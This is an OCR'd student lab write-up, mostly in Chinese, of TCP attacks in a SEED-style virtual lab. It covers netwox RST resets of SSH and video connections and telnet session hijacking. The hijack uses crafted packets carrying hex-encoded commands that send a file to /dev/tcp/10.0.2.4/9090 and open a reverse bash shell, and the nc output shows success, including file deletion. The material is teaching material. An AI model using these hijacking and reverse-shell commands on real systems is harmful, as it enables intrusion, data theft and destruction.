

File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Output (stdout) of a tool, if the checkbox NW was not checked.
Copy command
Run it again

```
Command 78 --device "Eth0" --filter "host 10.0.2.5 and tcp p... :
__END_OF_PROGRAM__
```


```
78 --device "Eth0" --filter "host 10.0.2.5 and tcp port 22" --spoofip "linkbraw" --ips "all"
```

```
This version contains 223 tools
Running "78 --device "Eth0" --filter "host 10.0.2.5 and tcp port 22" --spoofip "linkbraw" --ips "all""
Tool successfully interrupted
```

Task3: TCP RST Attacks on Video Streaming Applications




在 VMB 上打开网站 www.douyu.com 开始观看一个视频，使用 netwox 工具进行 tcp reset 攻击，如图:



```
Command 78 --device "Eth0" --filter "host 10.0.2.5 and tcp" ... :
```

```
78 --device "Eth0" --filter "host 10.0.2.5 and tcp" --spoofip "linkbraw" --ips "all"
```


当攻击开始后，视频播放直接卡顿，且视频的进度条消失，表示连接已经终断掉。



Task4: TCP Session Hijacking

首先根据捕获的 telnet 报文获取连接的 ip-id 以及 tcp 的 seq 和 ack 序号。然后使用 netwox 构造报文。


附： sudo netwox 40 --ip4-tos 16 --ip4-id 60759 --ip4-offsetfrag 0 --ip4-dontfrag --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 39132 --tcp-dst 23 --tcp-seqnum 3463666582 --tcp-acknum 1845868498 --tcp-window 254 --tcp-data "0a63617420686f73745f436c6f6e652f636f72655f66696c652f6d796469617279203e202f6465762f7463702f31302e302e322e342f393039300a" --tcp-psh --tcp-ack



```
[10/17/18]seed@VM:~$ sudo netwox 40 --ip4-tos 16  --ip4-id 60759 --ip4-offsetfrag 0 --ip4-dontfrag --ip4-ttl 64 --ip4-protocol 6
 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 39132 --tcp-dst 23 --tcp-seqnum 3463666582 --tcp-acknum 1845868498 --tcp-window
 254 --tcp-data "0a63617420686f73745f436c6f6e652f636f72655f66696c652f6d796469617279203e202f6465762f7463702f31302e302e322e342f393
039300a" --tcp-psh --tcp-ack
[sudo] password for seed:
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x10=16____|___________0x0063=99___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xED57=60759__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x3523_____________|
|                            source                             |
|___________________________10.0.2.5____________________________|
|                          destination                          |
|___________________________10.0.2.6____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x98DC=39132__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xCE735B96=3463666582_____________________|
|                            acknum                             |
|_____________________0x6E05B7D2=1845868498_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x00FE=254___________|
|           checksum            |            urgptr             |
|_________0x9D1F=40223__________|___________0x0000=0____________|
0a 63 61 74  20 68 6f 73  74 5f 43 6c  6f 6e 65 2f  # .cat host_Clone/
63 6f 72 65  5f 66 69 6c  65 2f 6d 79  64 69 61 72  # core_file/mydiar
79 20 3e 20  2f 64 65 76  2f 74 63 70  2f 31 30 2e  # y > /dev/tcp/10.
30 2e 32 2e  34 2f 39 30  39 30 0a                  # 0.2.4/9090.
```


构造报文所执行的命令是：cat host_Clone/core_file/mydiary > /dev/tcp/10.0.2.4/9090

在 host 10.0.2.4 上开启的 9090 端口接受如下，攻击成功。



```
[10/17/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 37298)

********************
This is my secret!!!
********************

hello,world
my name is Eric_hailong.
my secret story is her I love.
Are you interested in my secret?
If you are, study hard and
crack the cryptogram.
If not,go away!!!
```

发现已存在的 telnet 连接出现中断故障，并且在主机 B host10.0.2.5 里面已无法操作 telnet。




```
178 2018-10-…  10.0.2.6      91 10.0.2.5   TELNET   Telnet Data ...
179 2018-10-…  10.0.2.5      66 10.0.2.6   TCP      39096 → 23 [ACK] Seq=540395747 Ack=2950367326 Win=254 Len=0 TSval=2685547593 TSec…
214 2018-10-…  10.0.2.5      78 10.0.2.6   TELNET   Telnet Data ...
215 2018-10-…  10.0.2.6     134 10.0.2.5   TELNET   Telnet Data ...
216 2018-10-…  10.0.2.6      91 10.0.2.5   TELNET   Telnet Data ...
217 2018-10-…  10.0.2.6     159 10.0.2.5   TCP      [TCP Retransmission] 23 → 39096 [PSH, ACK] Seq=2950367326 Ack=540395759 Win=227 L…
218 2018-10-…  10.0.2.6     159 10.0.2.5   TCP      [TCP Retransmission] 23 → 39096 [PSH, ACK] Seq=2950367326 Ack=540395759 Win=227 L…
219 2018-10-…  10.0.2.6     159 10.0.2.5   TCP      [TCP Retransmission] 23 → 39096 [PSH, ACK] Seq=2950367326 Ack=540395759 Win=227 L…
220 2018-10-…  10.0.2.6     159 10.0.2.5   TCP      [TCP Retransmission] 23 → 39096 [PSH, ACK] Seq=2950367326 Ack=540395759 Win=227 L…
223 2018-10-…  10.0.2.6     159 10.0.2.5   TCP      [TCP Retransmission] 23 → 39096 [PSH, ACK] Seq=2950367326 Ack=540395759 Win=227 L…
224 2018-10-…  10.0.2.6     159 10.0.2.5   TCP      [TCP Retransmission] 23 → 39096 [PSH, ACK] Seq=2950367326 Ack=540395759 Win=227 L…
```


Task5: Creating Reverse Shell using TCP Session Hijacking

跟 task4 一样进行相关的操作便可以得到如下的结果。

注:执行的指令是 /bin/bash –I > /dev/tcp/10.0.2.4/9090 0<&1 2>&1



```
>>> '\n/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\n'.encode('hex')
'0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3930393020303c263120323e26310a'
>>> exit()
[10/17/18]seed@VM:~$ sudo netwox 40 --ip4-tos 16  --ip4-id 13323 --ip4-offsetfrag 0 --ip4-dontfrag --ip4-ttl 64 --ip4-protocol 6
 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 39134 --tcp-dst 23 --tcp-seqnum 1380898901 --tcp-acknum 1935959798 --tcp-window
 245 --tcp-data "0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3930393020303c263120323e26310a" --tcp-psh -
-tcp-ack[sudo] password for seed:
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x10=16____|___________0x0059=89___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x340B=13323__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xEE79_____________|
|                            source                             |
|___________________________10.0.2.5____________________________|
|                          destination                          |
|___________________________10.0.2.6____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x98DE=39134__________|___________0x0017=23___________|
|                            seqnum                             |
|___________________0x524ED855=1380898901_______________________|
|                            acknum                             |
|___________________0x736466F6=1935959798_______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|_________0x00F5=245____________|
|           checksum            |            urgptr             |
|_________0x00B8=184____________|___________0x0000=0____________|
0a 2f 62 69  6e 2f 62 61  73 68 20 2d  69 20 3e 20  # ./bin/bash -i >
2f 64 65 76  2f 74 63 70  2f 31 30 2e  30 2e 32 2e  # /dev/tcp/10.0.2.
34 2f 39 30  39 30 20 30  3c 26 31 20  32 3e 26 31  # 4/9090 0<&1 2>&1
0a                                                  # .
[10/17/18]seed@VM:~$
```




```
 71 2018-10-…  10.0.2.6      87 10.0.2.5   TELNET   Telnet Data ...
 72 2018-10-…  10.0.2.5      66 10.0.2.6   TCP      39134 → 23 [ACK] Seq=1380898901 Ack=1935959798 Win=31360 Len=0 TSval=2690992047 T…
 85 2018-10-…  10.0.2.5     103 10.0.2.6   TELNET   Telnet Data ...
 86 2018-10-…  10.0.2.6      68 10.0.2.5   TELNET   Telnet Data ...
 92 2018-10-…  10.0.2.6     136 10.0.2.5   TELNET   Telnet Data ...
 93 2018-10-…  10.0.2.6     138 10.0.2.5   TCP      [TCP Retransmission] 23 → 39134 [PSH, ACK] Seq=1935959798 Ack=1380898950 Win=2905…
 94 2018-10-…  10.0.2.6     138 10.0.2.5   TCP      [TCP Retransmission] 23 → 39134 [PSH, ACK] Seq=1935959798 Ack=1380898950 Win=2905…
 95 2018-10-…  10.0.2.6     138 10.0.2.5   TCP      [TCP Retransmission] 23 → 39134 [PSH, ACK] Seq=1935959798 Ack=1380898950 Win=2905…
 96 2018-10-…  10.0.2.6     138 10.0.2.5   TCP      [TCP Retransmission] 23 → 39134 [PSH, ACK] Seq=1935959798 Ack=1380898950 Win=2905…
 99 2018-10-…  10.0.2.6     138 10.0.2.5   TCP      [TCP Retransmission] 23 → 39134 [PSH, ACK] Seq=1935959798 Ack=1380898950 Win=2905…
110 2018-10-…  10.0.2.6     138 10.0.2.5   TCP      [TCP Retransmission] 23 → 39134 [PSH, ACK] Seq=1935959798 Ack=1380898950 Win=2905…
```


在接收端 9090 端口的监听已经发现劫持成功，并且可以任意执行代码：

附： sudo netwox 40 --ip4-tos 16 --ip4-id 13323 --ip4-offsetfrag 0 --ip4-dontfrag --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 39134 --tcp-dst 23 --tcp-seqnum 1380898901 --tcp-acknum 1935959798 --tcp-window 245 --tcp-data

"0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342
f3930393020303c263120323e26310a" --tcp-psh --tcp-ack



```
[10/17/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 37302)
[10/17/18]seed@VM:~$ ls
ls
bin
Customization
Desktop
Documents
Downloads
examples.desktop
host_Clone
Music
Pictures
Public
source
Templates
Videos
[10/17/18]seed@VM:~$ cat host_Clone/    /m
cat host_Clone/core_file//mydiary

********************
This is my secret!!!
********************

hello,world
my name is Eric_hailong.
my secret story is her I love.
Are you interested in my secret?
If you are, study hard and
crack the cryptogram.
If not,go away!!!
```



```
[10/17/18]seed@VM:~$ cd host_   /
cd host_Clone//core_file/
[10/17/18]seed@VM:~/.../core_file$ ls
ls
mydiary
[10/17/18]seed@VM:~/.../core_file$ rm mydiary
rm mydiary
[10/17/18]seed@VM:~/.../core_file$ ls
ls
[10/17/18]seed@VM:~/.../core_file$ 
```